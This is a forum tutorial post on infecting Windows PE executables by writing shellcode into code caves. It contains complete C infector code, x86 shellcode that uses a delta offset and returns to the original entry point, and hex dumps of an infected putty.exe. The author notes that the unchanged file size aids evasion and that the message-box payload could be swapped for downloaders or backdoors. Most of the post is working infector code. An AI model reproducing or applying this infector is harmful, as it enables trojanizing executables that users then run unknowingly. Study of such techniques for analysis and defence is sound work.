PE File Infection - Malware - 0x00sec

May 19, 2016

PE File Infection

dtm May 19, 2016, 7:52am

The following paper documents a possible PE file infection technique which covers a high level overview and the low level code of how both the infection and the resulting payload is executed. Please note that some of the following material may not be suited for beginners as it requires:

```
Proficiency in C/C++
Proficiency in Intel x86 assembly
Knowledge of the WinAPI and its documentation
Knowledge of the PE file structure
Knowledge of Dynamic Linked Libraries
```

Disclaimer: This paper is written within the scope of my own self research and study of malware and Windows internals and I apologize in advance for any incorrect information. If there is any feedback, please leave a reply or private message me.


Infection Technique

The method with which we will be covering consists of taking advantage of the implementation of the PE file structure. *Code caves* are essentially blocks of empty spaces (or null bytes) which are a result of file alignment of the corresponding section's data. Because these *holes* exist, it is entirely possible to place our own data inside with little or nothing preventing us. Here is and example of a code cave in our target application (putty.exe).

```
00083E80  2F 61 73 6D 76 33 3A 77  69 6E 64 6F 77 73 53 65  /asmv3:windowsSe
00083E90  74 74 69 6E 67 73 3E 0A  20 20 20 3C 2F 61 73 6D  ttings>.   </asm
00083EA0  76 33 3A 61 70 70 6C 69  63 61 74 69 6F 6E 3E 0A  v3:application>.
00083EB0  3C 2F 61 73 73 65 6D 62  6C 79 3E 0A 00 00 00 00  </assembly>.....
00083EC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083ED0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083EE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083EF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FA0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

For more information on code caves, please see CodeProject - The Beginner's Guide to Codecaves.

For our approach, we will be targeting the *last section* of the executable, injecting our own code inside for execution before jumping back to the original code. Here is a visual representation:



As a result of this infection method, the program will remain intact and since we will be injecting the shellcode inside an existing empty region of the file, the file size will not change and will hence reduce suspicion which is essential for malware survival.

Coding the Infector

The infector will be responsible for modifying a target application by injecting the shellcode into the last section. Here is the pseudocode:

Infector Pseudocode

```
1. Open file to read and write
2. Extract PE file information
3. Find a suitably-sized code cave
4. Tailor shellcode to the target application
5. Acquire any additional data for the shellcode to function
6. Inject the shellcode into the application
7. Modify the application's original entry point to the start of the shellcode
```

Let's now see how we could implement this in code.

Note: For the sake of cleanliness and readability, I will not be including error checks.

```
int main(int argc, char *argv[]) {
    if (argc < 2) {
        fprintf(stderr, "Usage: %s <TARGET FILE>\n", argv[0]);
        return 1;
    }

    HANDLE hFile = CreateFile(argv[1], FILE_READ_ACCESS | FILE_WRITE_ACCESS,
                        0, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

    DWORD dwFileSize = GetFileSize(hFile, NULL);

    HANDLE hMapping = CreateFileMapping(hFile, NULL, PAGE_READWRITE, 0,
dwFileSize, NULL);

    LPBYTE lpFile = (LPBYTE)MapViewOfFile(hMapping, FILE_MAP_READ |
FILE_MAP_WRITE, 0, 0, dwFileSize);

}
```

We'll be designing our program to take in a target file from the command line.

First of all, we need to get a handle to a file using the `CreateFile` function with the read and write access permissions so that we are able to read data from and write data to the file. We'll also need to get the size of the file for the following task.

The `CreateFileMapping` function creates a handle to the mapping. We specify a read and write permission (same as `CreateFile`) and also the maximum size we want the mapping to be, i.e. the size of the file.After obtaining the handle to the file mapping, we

can create the mapping itself. The `MapViewOfFile` function maps the file into our memory space and returns a pointer to the start of the mapped file, i.e. the beginning of the file. Here we cast the return value as a pointer to an byte which is the same as an unsigned char value.

In this next section, we require that the target file be a legitimate PE file so we need to verify the `MZ` and the `PE\0\0` signatures. I've done this with a separate function in a different file which I will show at the end of the article.

```
int main(int argc, char *argv[]) {
    ...

    // check if valid pe file
    if (VerifyDOS(GetDosHeader(lpFile)) == FALSE ||
        VerifyPE(GetPeHeader(lpFile)) == FALSE) {
        fprintf(stderr, "Not a valid PE file\n");
        return 1;
    }

    PIMAGE_NT_HEADERS pinh = GetPeHeader(lpFile);
    PIMAGE_SECTION_HEADER pish = GetLastSectionHeader(lpFile);

    // get original entry point
    DWORD dwOEP = pinh->OptionalHeader.AddressOfEntryPoint +
                    pinh->OptionalHeader.ImageBase;

    DWORD dwShellcodeSize = (DWORD)ShellcodeEnd - (DWORD)ShellcodeStart;

}
```

Once we've verified and the target file is suitable for infection, we need to obtain the original entry point (OEP) so that we can jump back to it after our shellcode finished execution. Here, we also calculate the size of the shellcode by subtracting the end of the shellcode from the beginning. I will show what these functions look like later on and it will make much more sense.

Next, we'll need to find an appropriate-sized code cave.

```
int main(int argc, char *argv[]) {
    ...

    // find code cave
    DWORD dwCount = 0;
    DWORD dwPosition = 0;

    for (dwPosition = pish->PointerToRawData; dwPosition < dwFileSize;
dwPosition++) {
        if (*(lpFile + dwPosition) == 0x00) {
            if (dwCount++ == dwShellcodeSize) {
                // backtrack to the beginning of the code cave
                dwPosition -= dwShellcodeSize;
                break;
            }
        } else {
            // reset counter if failed to find large enough cave
            dwCount = 0;
        }
    }

    // if failed to find suitable code cave
    if (dwCount == 0 || dwPosition == 0) {
        return 1;
    }

}
```

We obtained `pish` from the previous code section which is a pointer to the last section's header. Using the header information, we can calculate the starting position `dwPosition` which points to the beginning of the code in that section and we'll read to the end of the file using the size of the file `dwFileSize` as a stopping condition.

What we do is we create a loop from the beginning of the section to the end of the section (end of the file) and every time we come across a null byte, we will increment the `dwCount` variable, otherwise, we'll reset the value if there is a byte which is not a null byte. If the `dwCount` reaches the size of the shellcode, we will have found a code cave which can house it. We'll then need to subtract the `dwPosition` with the size of the shellcode since we need the offset position of the beginning of the code cave so we know where to write to it later.If, for some reason, we are unable to find a code cave, the `dwCount` should be of size `0` and if the loop fails to start, `dwPosition` will also be `0`. I'm not really sure if these conditions are necessary so but I have them there just in case.

In this example, the target application will spawn a message box before it runs itself normally.

```
int main(int argc, char *argv[]) {
    ...

    // dynamically obtain address of function
    HMODULE hModule = LoadLibrary("user32.dll");

    LPVOID lpAddress = GetProcAddress(hModule, "MessageBoxA");

    // create buffer for shellcode
    HANDLE hHeap = HeapCreate(0, 0, dwShellcodeSize);

    LPVOID lpHeap = HeapAlloc(hHeap, HEAP_ZERO_MEMORY, dwShellcodeSize);

    // move shellcode to buffer to modify
    memcpy(lpHeap, ShellcodeStart, dwShellcodeSize);

}
```

Because of this, we will need the address of the function `MessageBoxA` which is found in the `User32` DLL. First, we'll need a handle to the `User32` DLL which is done by using the `LoadLibrary` function. We'll then use the handle with `GetProcAddress` to retrieve the address of the function. Once we have this, we can copy the address into the shellcode so it can call the `MessageBoxA` function.

Next, we'll need to dynamically allocate a buffer to store the shellcode itself so that we can modify the placeholder values in the shellcode function with the correct ones, i.e. the OEP and the `MessageBoxA` address.

```
int main(int argc, char *argv[]) {
    ...

    // modify function address offset
    DWORD dwIncrementor = 0;
    for (; dwIncrementor < dwShellcodeSize; dwIncrementor++) {
        if (*((LPDWORD)lpHeap + dwIncrementor) == 0xAAAAAAAA) {
            // insert function's address
            *((LPDWORD)lpHeap + dwIncrementor) = (DWORD)lpAddress;
            FreeLibrary(hModule);
            break;
        }
    }

    // modify OEP address offset
    for (; dwIncrementor < dwShellcodeSize; dwIncrementor++) {
        if (*((LPDWORD)lpHeap + dwIncrementor) == 0xAAAAAAAA) {
            // insert OEP
            *((LPDWORD)lpHeap + dwIncrementor) = dwOEP;
            break;
        }
    }

}
```

In these two for loops, we attempt to locate the placeholders (`0xAAAAAAAA`) in the shellcode and replace them with the values we need. What they do is they'll go through the shellcode buffer and if it finds a placeholder, it will overwrite it. These loops cannot be swapped and must maintain this order and we will see why when we have a look at the shellcode function later.

```
int main(int argc, char *argv[]) {
    ...

    // copy the shellcode into code cave
    memcpy((LPBYTE)(lpFile + dwPosition), lpHeap, dwShellcodeSize);
    HeapFree(hHeap, 0, lpHeap);
    HeapDestroy(hHeap);

    // update PE file information
    pish->Misc.VirtualSize += dwShellcodeSize;
    // make section executable
    pish->Characteristics |= IMAGE_SCN_MEM_WRITE | IMAGE_SCN_MEM_READ |
IMAGE_SCN_MEM_EXECUTE;
    // set entry point
    // RVA = file offset + virtual offset - raw offset
    pinh->OptionalHeader.AddressOfEntryPoint = dwPosition + pish->VirtualAddress -
pish->PointerToRawData;

    return 0;
}
```

Now that the shellcode is complete, we can inject it into the mapped file using a `memcpy`. Remember that we saved the offset of the code cave with `dwPosition`; we use it here to calculate it from the beginning of the file which is where `lpFile` points to. We simply copy the shellcode buffer with the size of the shellcode.

We need to update some of the values inside the headers. The section header's `VirtualSize` member needs to be changed to include the size of the shellcode. We also want the section to be executable so that the shellcode can do its thing. Finally, the `AddressOfEntryPoint` needs to be pointed to the start of the code cave where the shellcode is hiding.

Now, let's take a look at the shellcode functions.

```
#define db(x) __asm _emit x

__declspec(naked) ShellcodeStart(VOID) {
    __asm {
            pushad
            call    routine

        routine:
            pop     ebp
            sub     ebp, offset routine
            push    0                                 // MB_OK
            lea     eax, [ebp + szCaption]
            push    eax                               // lpCaption
            lea     eax, [ebp + szText]
            push    eax                               // lpText
            push    0                                 // hWnd
            mov     eax, 0xAAAAAAAA
            call    eax                               // MessageBoxA

            popad
            push    0xAAAAAAAA                        // OEP
            ret

        szCaption:
            db('d') db('T') db('m') db(' ') db('W') db('u') db('Z') db(' ')
            db('h') db('3') db('r') db('e') db(0)
        szText :
            db('H') db('a') db('X') db('X') db('0') db('r') db('3') db('d')
            db(' ') db('b') db('y') db(' ') db('d') db('T') db('m') db(0)
    }
}

VOID ShellcodeEnd() {

}
```

There are two functions here: `ShellcodeStart` and `ShellcodeEnd`. From before, we calculated the size of the shellcode by subtracting the `ShellcodeStart`'s function address from the `ShellcodeEnd`'s function address. The `ShellcodeEnd` function's only purpose is to signify the end of the shellcode.

The declaration of the `ShellcodeStart` function uses `__declspec(naked)` since we do not want any prologues or epilogues in our function. We want it as clean as possible.

The shellcode starts with a `pushad` which is an instruction to push all of the registers onto the stack and we need to do this to preserve the process's context that's set up for the program to run. Once that's been handled, we can then execute our routine.

Since this shellcode will be in the memory of another program, we cannot control where the address of values will be and so we will need to use some tricks to dynamically calculate the addresses.
What we do here is use a technique called a delta offset. What happens is that when routine is called, it immediately pops the return address (which is the address of routine)

into the base pointer register. We then subtract the base pointer register's value with the address of routine and that ultimately results in `0`. We can then calculate the address of the string variables `szCaption` and `szText` by simply adding their addresses onto the base pointer register and in this case, it's simply their addresses. We then push the parameters of `MessageBoxA` onto the stack and then call the function.

After the routine has finished and done what we wanted, we then recover the register values with `popad`, push the address of OEP and return, effectively jumping back to the original entry point so the program can run normally.


This is what the resulting infected application should look like.

```
00083E80  2F 61 73 6D 76 33 3A 77  69 6E 64 6F 77 73 53 65  /asmv3:windowsSe
00083E90  74 74 69 6E 67 73 3E 0A  20 20 20 3C 2F 61 73 6D  ttings>.   </asm
00083EA0  76 33 3A 61 70 70 6C 69  63 61 74 69 6F 6E 3E 0A  v3:application>.
00083EB0  3C 2F 61 73 73 65 6D 62  6C 79 3E 0A 60 E8 00 00  </assembly>.`...
00083EC0  00 00 5D 81 ED EE 12 AF  00 6A 00 8D 85 15 13 AF  ..]......j......
00083ED0  00 50 8D 85 22 13 AF 00  50 6A 00 B8 50 FF E8 76  .P.."...Pj..P..v
00083EE0  FF D0 61 68 F0 50 45 00  C3 64 54 6D 20 57 75 5A  ..ah.PE..dTm WuZ
00083EF0  20 68 33 72 65 00 48 61  58 58 30 72 33 64 20 62   h3re.HaXX0r3d b
00083F00  79 20 64 54 6D 00 00 00  00 00 00 00 00 00 00 00  y dTm...........
00083F10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083F90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FA0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00083FF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```


A Quick Demonstration

Here is what happens when the infected putty.exe is launched.

PEInfector	15/04/2016 1:47 PM	Application	282 KB
PEInfector	15/04/2016 1:47 PM	Program Debug D...	5,308 KB
putty	23/03/2016 4:47 PM	Application	519 KB
putty1	23/03/2016 4:47 PM	Application	519 KB



And then…



wot.PNG752×515 20.5 KB

Conclusion

The message box dialog is only an example. The potential of the payload is far greater than what has been documented here ranging from downloaders to viruses to backdoors where the only limit (for this specific technique) is the number of available code caves.

This example only utilizes one of the many existing ones where more complex implementations can weave and integrate entire applications throughout code caves throughout all sections.

This article has been made possible thanks to rohitab.com - Detailed Guide to Pe Infection with which I used to research and reference. It’s not entirely the same, I made some changes here and there depending on my needs.

Thanks for reading.

– *dtm*

Appendix

```
PIMAGE_DOS_HEADER GetDosHeader(LPBYTE file) {
    return (PIMAGE_DOS_HEADER)file;
}

/*
* returns the PE header
*/
PIMAGE_NT_HEADERS GetPeHeader(LPBYTE file) {
    PIMAGE_DOS_HEADER pidh = GetDosHeader(file);

    return (PIMAGE_NT_HEADERS)((DWORD)pidh + pidh->e_lfanew);
}

/*
* returns the file header
*/
PIMAGE_FILE_HEADER GetFileHeader(LPBYTE file) {
    PIMAGE_NT_HEADERS pinh = GetPeHeader(file);

    return (PIMAGE_FILE_HEADER)&pinh->FileHeader;
}

/*
* returns the optional header
*/
PIMAGE_OPTIONAL_HEADER GetOptionalHeader(LPBYTE file) {
    PIMAGE_NT_HEADERS pinh = GetPeHeader(file);

    return (PIMAGE_OPTIONAL_HEADER)&pinh->OptionalHeader;
}

/*
* returns the first section's header
* AKA .text or the code section
*/
PIMAGE_SECTION_HEADER GetFirstSectionHeader(LPBYTE file) {
    PIMAGE_NT_HEADERS pinh = GetPeHeader(file);

    return (PIMAGE_SECTION_HEADER)IMAGE_FIRST_SECTION(pinh);
}

PIMAGE_SECTION_HEADER GetLastSectionHeader(LPBYTE file) {
    return (PIMAGE_SECTION_HEADER)(GetFirstSectionHeader(file) +
(GetPeHeader(file)->FileHeader.NumberOfSections - 1));
}

BOOL VerifyDOS(PIMAGE_DOS_HEADER pidh) {
    return pidh->e_magic == IMAGE_DOS_SIGNATURE ? TRUE : FALSE;
}

BOOL VerifyPE(PIMAGE_NT_HEADERS pinh) {
    return pinh->Signature == IMAGE_NT_SIGNATURE ? TRUE : FALSE;
}
```